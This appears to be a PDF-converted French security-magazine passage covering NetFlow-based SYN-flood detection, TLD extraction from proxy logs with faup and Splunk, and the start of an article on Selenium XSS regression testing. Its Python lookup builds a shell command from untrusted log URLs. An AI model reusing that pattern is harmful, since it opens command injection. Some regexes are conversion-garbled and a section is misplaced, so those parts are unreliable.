Il existe une solution pour continuer de superviser le trafic via NetFlow, tout en évitant d'avoir à mettre en place des ressources démesurées du côté du collecteur, c'est l'échantillonnage. Il suffit de définir un taux d'échantillonnage supérieur à 1 au niveau de l'équipement réseau exportant les flux. Un taux d'échantillonnage de 50 signifie qu'un seul flux sur 50 est exporté, soit 2 % des flux transitant par l'équipement.

```
# Configuration du taux d'échantillonnage sur matériel Juniper (JUNOS)
set forwarding-options sampling input rate 50
```

Il convient de définir via un filtre nfdump les conditions permettant de déterminer les flux concernés par le seuil d'alerte. Comme les flux ne correspondent pas à des paquets, les filtres tcpdump habituellement utilisés ne sont pas directement transposables. Ainsi, pour détecter un Syn Flooding, on souhaiterait filtrer au niveau des flags TCP et se limiter aux flux constitués de paquets avec le flag SYN. Le flux correspondant à un ensemble de paquets, son champ flags contiendra l'ensemble de ceux rencontrés au moins une fois sur les paquets le constituant. Par conséquent, pour détecter un éventuel Syn Flooding, il faudra utiliser le filtre ci-dessous.

```
# Detection TCP SYN Flood
proto tcp and flags S and not flags AFRPU
```



Une fois le filtre défini, il est ensuite nécessaire de définir un seuil d'alerte, ce qui constitue la partie la plus délicate : il sera nécessaire de consulter les statistiques des flux précédemment enregistrés afin de valider un seuil approprié. Dans cet exemple, un seuil sur le nombre de paquets ou le nombre de flux ne changera pas grand-chose, car nous sommes dans un cas où chaque flux est constitué d'un unique paquet (l'adresse IP source est spoofée, aléatoire, et est différente à chaque paquet dans ce type d'attaque donc chacun des flux ne sera composé que d'un paquet). Il sera intéressant de prendre une statistique sur une période de temps relativement courte (par exemple, sur 10 minutes) afin d'avoir une détection rapide en cas d'attaque.




Fig. 8 : Récupération d'informations en cours de TCP SYN Flood.

pas suffisamment d'informations pour identifier la source ou même la destination du déni de service.

Il est donc particulièrement utile de se connecter sur l'interface graphique NfSen et de reprendre le filtre qui a déclenché l'alerte en récupérant le top 10 des flux correspondant à ce filtre. Cela permettra d'identifier rapidement les éléments caractéristiques de l'attaque tels que les adresses IP des attaquants et des cibles (voir Figure 8).

5.3 Utilisation de plugins

Afin de mettre en place une détection plus efficace tout en évitant d'avoir à entretenir un important jeu de règles avec toutes les difficultés que cela peut engendrer, il peut être utile d'utiliser un plugin NfSen dédié à cette détection.

Un plugin tel que ddd.pm [2] reste très efficace même s'il n'est plus maintenu [3] et est relativement simple à installer : il suffit de lui créer une base de données MySQL et d'éditer le fichier ddd.pm pour l'adapter à son environnement.

Il est ensuite nécessaire de copier le fichier ddd.pm dans le répertoire plugins de NfSen et de modifier la configuration de ce dernier comme ceci :

```
@plugins = (
# profile # module(
[ 'live', 'ddd'],
);
```

Les règles utilisées par le plugin sont stockées directement dans la base de données précédemment configurée.

5.4 Utilisation lors d'une attaque

Lors d'une attaque de type déni de service, l'administrateur sera généralement averti par une règle générique qu'un filtre a mis en évidence un nombre anormalement élevé de flux ou de paquets par seconde ou encore un volume anormalement élevé de données échangées. Cette alerte ne contiendra malheureusement

Conclusion

Comme ce bref tour d'horizon a pu vous le montrer, NetFlow est particulièrement utile pour superviser la sécurité d'un réseau. S'il ne permet pas toutes les subtilités d'un I(D|P)S, il a le très bon goût d'être extrêmement simple à mettre en œuvre. En effet, vos routeurs et switchs le supportent sans doute, la configuration est simplissime et un collecteur s'installe en quelques minutes sur toute distribution GNU/Linux. NetFlow a un impact très limité sur les performances des équipements et les possibilités d'analyse graphique le rendent particulièrement simple dans son exploitation au quotidien.

L'essayer c'est l'adopter! ■

■ REMERCIEMENTS

Un grand merci à nos relecteurs et tout particulièrement @Tris_Acatrinei et Aude pour leurs conseils avisés ainsi que leurs corrections.

■ RÉFÉRENCES

[1] Documentation Juniper Netflow V9 - http://www.juniper.net/techpubs/en_US/junos11.3/topics/usage-guidelines/services-configuring-flow-aggregation-to-use-version-9-flow-templates.html

[2] Documentation de ddd.pm - <http://www.ccieflyer.com/2010-01-JasonRowley.php>

[3] Lien pour télécharger ddd.pm - <http://seclists.org/nanog/2012/Aug/189>



SUPERVISION DES TLDS

Sebastien Tricaud – stricaud@splunk.com
Twitter : @tricaud

mots-clés : NORMALISATION / ANALYSE DE LOGS / SPLUNK & PULP FICTION

Les Top Level Domains, tels que .fr, sont faciles à extraire avec une simple regex. Une fois n'est pas coutume pour Misc, voici un article entier sur une seule regex !

1 Le petit déjeuner (1ère partie)

Ça y est, le chef Vincent vient d'appeler Jules. En général, il a tendance à envoyer un e-mail, mais là, c'est urgent : il souhaite obtenir un peu de visibilité sur les différents pays vers lesquels les utilisateurs se connectent. Comme à son habitude, Jules l'admin lance son Wolfotrack et se rend compte qu'il manque la fonction essentielle de GeoIP, qu'il ne peut donc pas tuer les connexions aussi facilement que ce qu'il aurait pensé.



Figure 1

Du coup, Jules cherche un moyen plus simple et se dit que son proxy contient les informations demandées. Les instructions de Vincent ont été claires et comme finalement les connexions des utilisateurs se résument uniquement au port 80, il se dit que glaner ces informations dans les logs de proxies serait une très bonne chose, après tout il est possible d'extraire les TLDS des URLs (**I**) vers lesquelles les utilisateurs se connectent.

Les logs de proxy ont en général la tête suivante :

```
2011-08-02 23:00:01 809 0.0.0.0 - - - OBSERVED "unavailable" http://
www.adaab4u.com/vb/index.php 200 TCP_NC_MISS POST text/html;%20
charset=windows-1256 http www.adaab4u.com 80 /vb/misc.php ?show=ccbmessages
php "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C)" 82.137.200.47 719 1332 -
```

Du coup, il suffit d'extraire dans le log les URLs dans un premier temps, Jules s'exécute :

```
$ cat proxy.log |cut -d' ' -f10
http://www.adaab4u.com/vb/index.php
cut: stdin: Illegal byte sequence
```

Hum, cut a du mal avec les caractères non-ASCII, heureusement qu'il existe awk :

```
$ cat proxy.log |awk '{print $10}'
http://www.adaab4u.com/vb/index.php
https://www.duckduckgo.com
...
```

Voilà, enfin un problème quasiment réglé, il ne reste plus qu'à aller trouver sur une bibliothèque de regex la bonne et on peut extraire les TLD, les classifier, etc.

Il existe un site web qui recense la plupart d'entre elles et que Jules a l'habitude d'utiliser : <http://www.regexlib.com/> ; il suffit de taper dans le champ de recherche URL pour obtenir tout ce qu'il faut ! Facile, et récupérer toutes les URLs de ce texte donne des sensations !

2 Vincent et Jules

Finalement, après une demi-heure de recherche, deux regex sortent du lot :



```
^(((hH][tT][tT][pP][sS]?|[fF][tT][pP])\:\/\/)?( [\w.\-\-]+(\:[\w.\&%\$\\-]+)*@)?(((^\s((\|\>\|\\".\[\\\\]\,\@;+)\|.\[\^\s((\|\>\|\\".\[\\\\]\,\@;+)\|.*\|a-zA-Z]{2,4}))|(((\{01\}\?d{1,2}|2[0-4]\d{25[0-5]})\.)\{3\}(\{01\}\?d{1,2}|2[0-4]\d{25[0-5]})))(b\:(6553[0-5]655[0-2]\d{6}[0-4]\d{2}\d{6}[0-4]\d{3}\{1[1-5]\d{4}\}{1[1-9]\d{0,3}\{0\}}\b)?((\|^\s\|[\w.\,\,\?\|\\".\+\&%\$#=_-\\@]*\|^.\,\,\?\|\\".\|\!\|;\<\{\}\s\x7F-\xFF)\?)$
```

ainsi que :

```
(#WebOrIP)((#protocol)((http|https):\/\/)?(#subDomain)
(([a-zA-Z0-9]+\.(#domain)[a-zA-Z0-9-]+)(#TLD)(.[a-zA-Z]+)
{1,2})|(#IPAddress)((25[0-5]|2[0-4]|0-9|[0-1]{1}[0-9]{2}|[1-9]
{1}[0-9]{1}|[1-9])\.(25[0-5]|2[0-4]|0-9|[0-1]{1}[0-9]{2}|[1-9]
{1}[0-9]{1}|[1-9]\|0\).(25[0-5]|2[0-4]|0-9|[0-1]{1}[0-9]{2}|[1-9]
{1}[0-9]{1}|[1-9]\|0\).(25[0-5]|2[0-4]|0-9|[0-1]{1}[0-9]{2}|[1-9]
{2}|[1-9]{1}[0-9]{1}|[0-9]))+[#Port]:[1-9][0-9]*+[#Path]
(\|/(#dirOrFileName)[a-zA-Z0-9_-\%~\+\?]+)*+[#extension]
(\|.(#parameters)(\|?([a-zA-Z0-9_-]+)=([a-zA-Z0-9_-\%~\+\?]+)+[#additionalParameters](\&([a-zA-Z0-9_-]+)=([a-zA-Z0-9_-\%~\+\?]+)+)*+)*+)
```

Cela est un peu confus. Alors Jules demande à M. De Garenne qui a un peu plus d'expérience de venir valider ces regex. Malheureusement, il lui pose un lapin et il doit se débrouiller tout seul !

Enfin, malgré tout il y arrive et appelle son chef pour lui montrer les résultats sur la dernière regex et les logs de proxy. Vincent teste tout simplement le résultat sur les TLD sur des sites anglais :

```
$ pcretest
PCRE version 8.33 2013-05-28

re> /(#WebOrIP)((#protocol)((http|https):\/\/)?(#subDoma
in)(([a-zA-Z0-9]+\.(#domain)[a-zA-Z0-9-]+)(#TLD)(.[a-zA-Z]+)
{1,2})|(#IPAddress)((25[0-5]|2[0-4]|0-9|[0-1]{1}[0-9]{2}|[1-9]
{1}[0-9]{1}|[1-9])\.(25[0-5]|2[0-4]|0-9|[0-1]{1}[0-9]{2}|[1-9]
{1}[0-9]{1}|[1-9]\|0\).(25[0-5]|2[0-4]|0-9|[0-1]{1}[0-9]{2}|[1-9]
{1}[0-9]{1}|[1-9]\|0\).(25[0-5]|2[0-4]|0-9|[0-1]{1}[0-9]{2}|[1-9]
{2}|[1-9]{1}[0-9]{1}|[0-9]))+[#Port]:[1-9][0-9]*+[#Path]
(\|/(#dirOrFileName)[a-zA-Z0-9_-\%~\+\?]+)*+[#extension]
(\|.(#parameters)(\|?([a-zA-Z0-9_-]+)=([a-zA-Z0-9_-\%~\+\?]+)+[#additionalParameters](\&([a-zA-Z0-9_-]+)=([a-zA-Z0-9_-\%~\+\?]+)+)*+)*+/
data> www.google.co.uk
0: www.google.co.uk
1: www.google.co.uk
2: <unset>
3: <unset>
4: www.google.co.uk
5: www.google.co.uk
6: .uk
7: <unset>
8: <unset>
9: <unset>
10: <unset>
11: <unset>
12: <unset>
13:
data>
```

Il pointe du doigt à Jules l'erreur de ne pas extraire les '.co.uk' qui sont pourtant le TLD dans ce cas précis ! Il demande à Jules de corriger la regex. Jules regarde

la tête de la regex et répond à son chef que c'est hors de question, seul M. De Garenne peut y arriver !

Vincent, vénère, lui dit « Dans ce cas, je n'ai qu'à étendre le travail de M. De Garenne et toi, tu peux aller voir là-bas si j'y suis ! ».

Désespéré, Jules qui vient de se faire virer à cause d'une regex décide de partir administrer les serveurs du projet Honeynet ! Quittant son patron, pas peu fier de lui dire « Pour pouvoir mieux embaucher, il faut pouvoir mieux licencier ».

3

Vincent Vega and Marsellus Wallace's Wife

Sans chef, plus d'ordre ! Mais alors, pourquoi superviser des TLDs ? Toutes les données y passent, et même lorsqu'il n'y en a pas dans le cas intéressant où la connexion se passe directement sur une adresse IP, nous pouvons rapidement récupérer des choses intéressantes. Dans le monde hyperconnecté dans lequel nous vivons, nous avons tendance à sous-estimer l'impact des URLs qui circulent sur nos réseaux. Cela a de plus en plus tendance à nous brouiller l'écoute.

Regonflé à bloc, Jules veut aller encore plus loin, il n'est pas l'administrateur du projet Honeynet pour rien ! Il décide de récupérer les adresses e-mails des spameurs de mailman. Comment récupérer un mail provenant de Gmail ? Simple avec un coup de Thunderbird et d'IMAP. Il ne suffit ensuite plus que de sélectionner les e-mails voulus et de les exporter. Comme vu dans le flashback précédent, Jules a choisi d'utiliser faup pour l'aider dans le découpage des URLs.




Figure 2

La suite est relativement aisée, depuis les fichiers (il y en a 431 en tout sur la semaine) nous pouvons extraire les TLDs des domaines qui spamment et avoir une petite classification :



```
$ ls -l |awk '{print $12}' |cut -d'@' -f2 |faup -f tld |sort -u
ca
cc
cn
com
com.ar
com.au
com.br
cz
de
edu
fr
gr
il
in
it
jp
lt
net
nl
org
ro
ru
tx.us
za
```

Nous pouvons au passage compter les domaines (sans les TLDs) et retrouver ceux qui sont fréquents :

```
$ ls -l |awk '{print $12}' |cut -d'@' -f2 |faup -f domain_without_tld |sort -u |wc -l
377
```

Du coup, sur 431 domaines, il y en a quelques-uns qui reviennent, on va les compter avec :

```
$ ls -l |awk '{print $12}' |cut -d'@' -f2 |faup -f domain_without_tld |sort |uniq -c
...
1 gkqkvsh
9 gmail
1 gmqruruqq
9 googlemail
11 list
1 lxhowht
1 izulk
11 mail
...
```

Et si on en prend un, tel que list, nous pouvons voir s'il y en a plusieurs :

```
$ ls -l |awk '{print $12}' |cut -d'@' -f2 |grep list |sort -u
list.ru
```

Il est du coup aisément après ce petit exercice de voir la simplicité et retrouver la russe qui a pris une connexion !

4 The Gold Watch

Se rendant compte qu'ainsi on pouvait éviter d'avoir une panne de micro, Jules se renseigne un peu plus sur faup qui existe à l'adresse : <http://striccaud.github.io/faup/>. En fait, au-dessus il n'avait fait que recopier des exemples disponibles depuis Internet et était interloqué de ne pas avoir eu à taper de regex ! Mais bien sûr, Eurêka ! On ne peut pas normaliser une URL avec une regex !

Dans la figure 3, vous pouvez constater l'intérêt de faup, ne serait-ce que par rapport à une regex qui n'en fait pas autant :




Figure 3

Si Faup est aussi rapide, c'est parce qu'il est construit autour d'un paradigme très simple : lorsqu'une URL lui est donnée, aucune allocation n'est effectuée lors du découpage. Chaque caractère de cette URL n'est lu qu'une seule fois et une structure garde les positions des différents champs. Demander à Faup un champ précis revient à récupérer les informations de la position dans la chaîne d'origine ainsi que la taille de celle-ci, ainsi, il sera difficilement possible d'être plus rapide ! Sauf si l'on passe par des optimisations alambiquées que personne ne saura faire (2) !

Dans la normalisation d'URL, il y a quelques champs très particuliers, le TLD en est un. Faup permet d'extraire uniquement les champs suivants (prenons par exemple l'URL <http://foo:bar@tagada.example.com:37383773/index.php?i=123&j=987#mouahahah>) :

Scheme	http
Credential	foo:bar
Subdomain	tagada
Domain	example.com
Domain without TLD	example
Host	tagada.example.com
TLD	com
Port	37383773
Resource path	/index.php
Query String	?i=123&j=987
Fragment	#mouahahah

Le problème va assez vite apparaître lorsque l'on aura affaire à des URLs demandant un découpage de niveau supérieur à deux comme <http://www.google.co.uk> nous empêchant de récupérer la partie postérieure aisément. On aurait comme TLD **uk** et comme sous-domaine **www.google**. Cela n'est pas convenable.

Au final, récupérer un TLD nous oblige à le faire correspondre à une liste. Heureusement, Mozilla en




Figure 4

maintient une qui est disponible à l'adresse suivante : http://mxr.mozilla.org/mozilla-central/source/netwerk/dns/effective_tld_names.dat?raw=1.

Faup l'utilise et on peut simplement la mettre à jour en tapant :

```
$ faup -u
```

Si l'on regarde d'un peu plus près la liste de Mozilla, on se pose quelques questions :

```
*.uk
!bl.uk
...
```

Dans ce cas, cela veut dire que **uk** appelle un TLD de niveau 2, mais qu'il existe des exceptions comme '**bl.uk**', qui lui n'en est pas un. C'est un peu confus au début, mais ce n'est pas grave :

```
$ faup -f tld http://www.example.co.uk
co.uk
$ faup -f tld http://www.example.bl.uk
uk
```

Pour les programmeurs C ou Python, faup est d'abord une bibliothèque que l'on peut lier facilement à n'importe quel projet (surtout avec sa licence permissive !). Il peut être utilisé de la manière suivante en python :

```
In [1]: from pyfaup.faup import Faup
In [2]: f = Faup()
In [3]: f.decode("http://www.google.co.uk")
In [4]: print(f.get())
{'tld': b'co.uk', 'query_string': None, 'scheme': b'http',
'resource_path': None, 'host': b'www.google.co.uk', 'port': None,
'domain': b'google.co.uk', 'subdomain': b'www', 'fragment': None}
```

Il est alors intéressant de passer par une bibliothèque dans le code C qui traîne, Jules en profite pour appeler cette programmeuse qui compile le C.

L'API en C est un peu plus bas niveau. C'est au programmeur de récupérer les positions des différents éléments constituants. Le meilleur exemple d'utilisation de la bibliothèque est l'outil en ligne de commandes faup lui-même. L'outil fait moins de 300 lignes de code et n'est qu'une bête interface entre les options que l'on peut mettre en ligne de commandes, les entrées qui lui sont données en entrées standards (stdin) et la bibliothèque.

5 The Bonnie Situation

La collection des données puis leur traitement sur une grande échelle fonctionne très bien avec Splunk qui a l'avantage de proposer une plateforme où l'on peut intervenir à différents endroits. Dans ce cas, Jules aimera d'abord utiliser faup afin de simplement récupérer les différents champs (Fig. 4).

Jules va créer ce qui s'appelle un **lookup**, qui consiste à enrichir les données présentes à travers un script Python externe. Lorsque l'on lance une commande, on peut facilement récupérer la valeur depuis stdin comme un pipe classique, on passe par l'outil en ligne de commandes et on sort du json :

```
run_command = 'echo -n "%s" |faup -o json' % (url_value)
try:
    faup_r = envoy.run(run_command)
    json_from_faup = faup_r.std_out
```



except:

```
logger.info("Error with: %s" % run_command)
return None
```

Évidemment, pas fous, passer par du json évite les problèmes de parsing liés au CSV (qui est la sortie par défaut).

On peut donc extraire les URLs de proxies et lancer le lookup pour récupérer les champs en temps réel tels que vous le voyez dans la figure 4 :

```
sourcetype="bluecoat" | lookup faup url
```

Pour revenir sur la partie Splunk, il y a plusieurs avantages à l'utiliser dans ce cas là. Déjà, c'est bien de faire un script pour travailler avec des fichiers de logs, mais on arrive assez vite à des problématiques de passage à l'échelle, de collection, d'indexation, de normalisation, d'intégration avec des fonctions d'analytique prenant en entrée la sortie d'un script, et de visualisation de données.

Splunk est doté d'un langage de recherche, le SPL, qui lance des fonctions à travers des tubes nommés (pipe) sur lequel il est possible de mettre des conditions afin de calculer et d'extraire les informations souhaitées.

6 Le petit déjeuner (deuxième partie)

Comme décrit plus haut, extraire un TLD d'une URL est un peu moins simple que prévu ! Maintenant que ceci est devenu facile, on peut faire un peu de

place à notre imagination et avoir envie de se poser ce genre de question : « Quelle est la liste des TLD qui ne sont pas dans le pays pour lequel nous avons l'information de GeoIP depuis le nom de domaine ? », qui se résume à « Cachez-moi ces .ru que je ne saurais voir en France ! ».

Il suffit d'installer le module GeoIP dans Splunk, afin de faire la requête suivante :

```
sourcetype=bluecoat url=* | lookup faup url | fields url_
domain url_tld | geoip url_domain | eval url_domain_country_
code=lower(url_domain_country_code) | eval tld_match;if(url_tld ==
url_domain_country_code, "true", "false")
```

Et pour la comprendre, on la découpe en trois parties (voir tableau ci-contre).

Ce qui nous donne le graphique ci-dessous (Fig.5).

Plutôt sexy non ?

En ce qui concerne l'extraction du champ URL depuis le log de proxy, il y a différentes façons de faire. Dans ce cas-là, nous utilisons IFX (*Interactive Field eXtraction*) depuis Splunk. IFX permet de créer une expression régulière automatiquement depuis des exemples de valeurs et de l'associer à un nom. Ici, nous avons mis le nom **url**, qui nous permet de l'utiliser ensuite de cette manière ('lookup faup url'). Nous aurions pu créer un TA (*Technology Addon*) qui nous aurait demandé la regex à utiliser pour l'extraction du champ d'URL.

Dans la génération de la géolocalisation, nous créons un champ **url_domain_country_code** depuis ce même champ, mais que l'on met en minuscules afin de pouvoir comparer les deux chaînes plus facilement ensuite.




Figure 5



Lancer Faup sur toutes les URLs des proxies bluecoat	sourcetype=bluecoat url=* lookup faup url fields url_domain url_tld
Générer les géolocalisations pour url_domain	geoip url_domain eval url_domain_country_code=lower(url_domain_country_code)
Déterminer si le code du pays est égal au TLD	eval tld_match;if(url_tld == url_domain_country_code, "true", "false")

Enfin, la dernière expression est la création du champ **tld_match** depuis une condition. Ici il s'agit d'une vérification stricte entre les valeurs des champs **url_tld** et **url_domain_country_code** qui sera à true ou false. On peut désormais chercher dans les logs ceux qui ne correspondent pas. Nous pouvons aussi rajouter les options de triage sur les TLD génériques, mais le plus dur est fait.

Conclusion

J'imagine que vous êtes surpris de voir un tel problème aussi simple sur lequel tout le monde galère encore en 2013, mais cela fût pour moi un vrai plaisir à coder ! Il y a bien entendu plein de bugs à découvrir (ouvrez un ticket sur GitHub !) et à résoudre, mais faup a l'avantage de centraliser tous ces efforts dans

un seul endroit pour être facilement réadaptable ailleurs. Je vous recommande chaudement de faire des statistiques de TLD sur des URLs de requêtes DNS ou autres, vous serez agréablement surpris. J'ai passé sous silence les GTLD et ccTLD, mais ceux-ci sont bien entendu gérés. ■

■ NOTES

(1) URL, pour *Uniform Resource Locator*, petit acronyme que les Anglo-saxons ont du mal à prononcer eux-mêmes ! Certains disent « you are elle », d'autres « you'reule », voire « you'râles ».

(2) Et si vous voulez vectoriser, les patchs sont les bienvenus !



22-24 October 2013 - Luxembourg
9th edition of the infosec conference
"We're not computers, Sebastian, we're physical"
Roy Batty in Blade Runner





TESTS DE RÉGRESSION SÉCURITÉ AVEC SELENIUM

Laurent Butti – laurent.butti@gmail.com

mots-clés : XSS / SÉLÉNIUM / RÉGRESSION

Les tests logiciels sont nécessaires pour s'assurer du niveau de qualité de l'application développée. Dans le cadre des tests de sécurité, il est aussi possible d'intégrer des tests de régression sur des failles déjà découvertes. Ceci a pour but d'identifier les éventuelles régressions lors d'évolutions logicielles. Nous proposons dans cet article un exemple dans un contexte de tests de régression en environnement Web relatif aux failles XSS.

1 Introduction

Le domaine de l'assurance qualité (« *Quality Assurance* ») est extrêmement vaste et comprend (a minima) les éléments suivants :

- tests fonctionnels de fiabilité (« *reliability* ») : s'assurer que le logiciel fonctionne conformément à ce qui est attendu par la maîtrise d'ouvrage et le client final ;
- tests de robustesse (« *resiliency* ») : s'assurer que le logiciel résiste à des attaques le visant.

Les éléments ci-dessus peuvent aussi être complétés par d'autres critères de tests tels que la conformité à des normes ou standards, le respect de la vie privée ou encore le respect de l'environnement.

Dans la mise en œuvre d'un cycle de vie logiciel (« *Software Development Life-Cycle* »), la partie tests fonctionnels de fiabilité est obligatoire pour répondre aux besoins. Cette partie contient les tests unitaires, les tests d'intégration, les tests de régression et les tests logiques (e.g. parcours client).

La partie « tests de robustesse » qui est relative aux aspects sécurité comprend les tests en boite blanche ou boite noire qu'ils soient automatisés (par des outils) ou manuels (pen-testing).

2 Problématiques

2.1 Problématiques générales

Lors des tests de robustesse, des failles de sécurité peuvent être identifiées. Elles se retrouvent alors suivies dans un cycle de vie de vulnérabilités où elles seront corrigées le moment « venu » (en fonction de la criticité de la faille, des délais et des budgets...). Cependant, lors de la correction de la faille en question, il est aussi très pertinent de réaliser des tests de régression automatisés sur ces vulnérabilités, tout comme cela est couramment fait sur des correctifs « standards ». Ces tests sont alors effectués systématiquement lors des prochaines évolutions logicielles.

Un exemple de mise en œuvre concret de tests récurrents de régression a été mis en place par l'équipe de développement de l'analyseur réseau Wireshark qui consiste à faire passer systématiquement aux versions de leur logiciel toutes les captures réseau ayant historiquement déclenché un bug et ce via leur infrastructure d'intégration continue [**WIRESHARK**]. Ceci confère une confiance aux développements intégrés au fur et à mesure.

Les tests unitaires sont aussi primordiaux puisqu'ils permettent d'identifier les fonctions « cassées » lors des évolutions logicielles. L'identification des erreurs



et leur correction est alors simplifiée, permettant un gain notable en temps de développement puisque sont alors aisées.

Les considérations de développement sécurisé tout comme les tests récurrents de sécurité jouent un rôle primordial dans la prévention des failles de sécurité tout au long du cycle de développement logiciel. Une autre facette, moins commune, est aussi envisageable : il est pertinent de réaliser des tests de régression liés aux problématiques de sécurité préalablement découvertes. C'est sur ce dernier point que l'article se focalisera.

2.2 Problématiques spécifiques Web

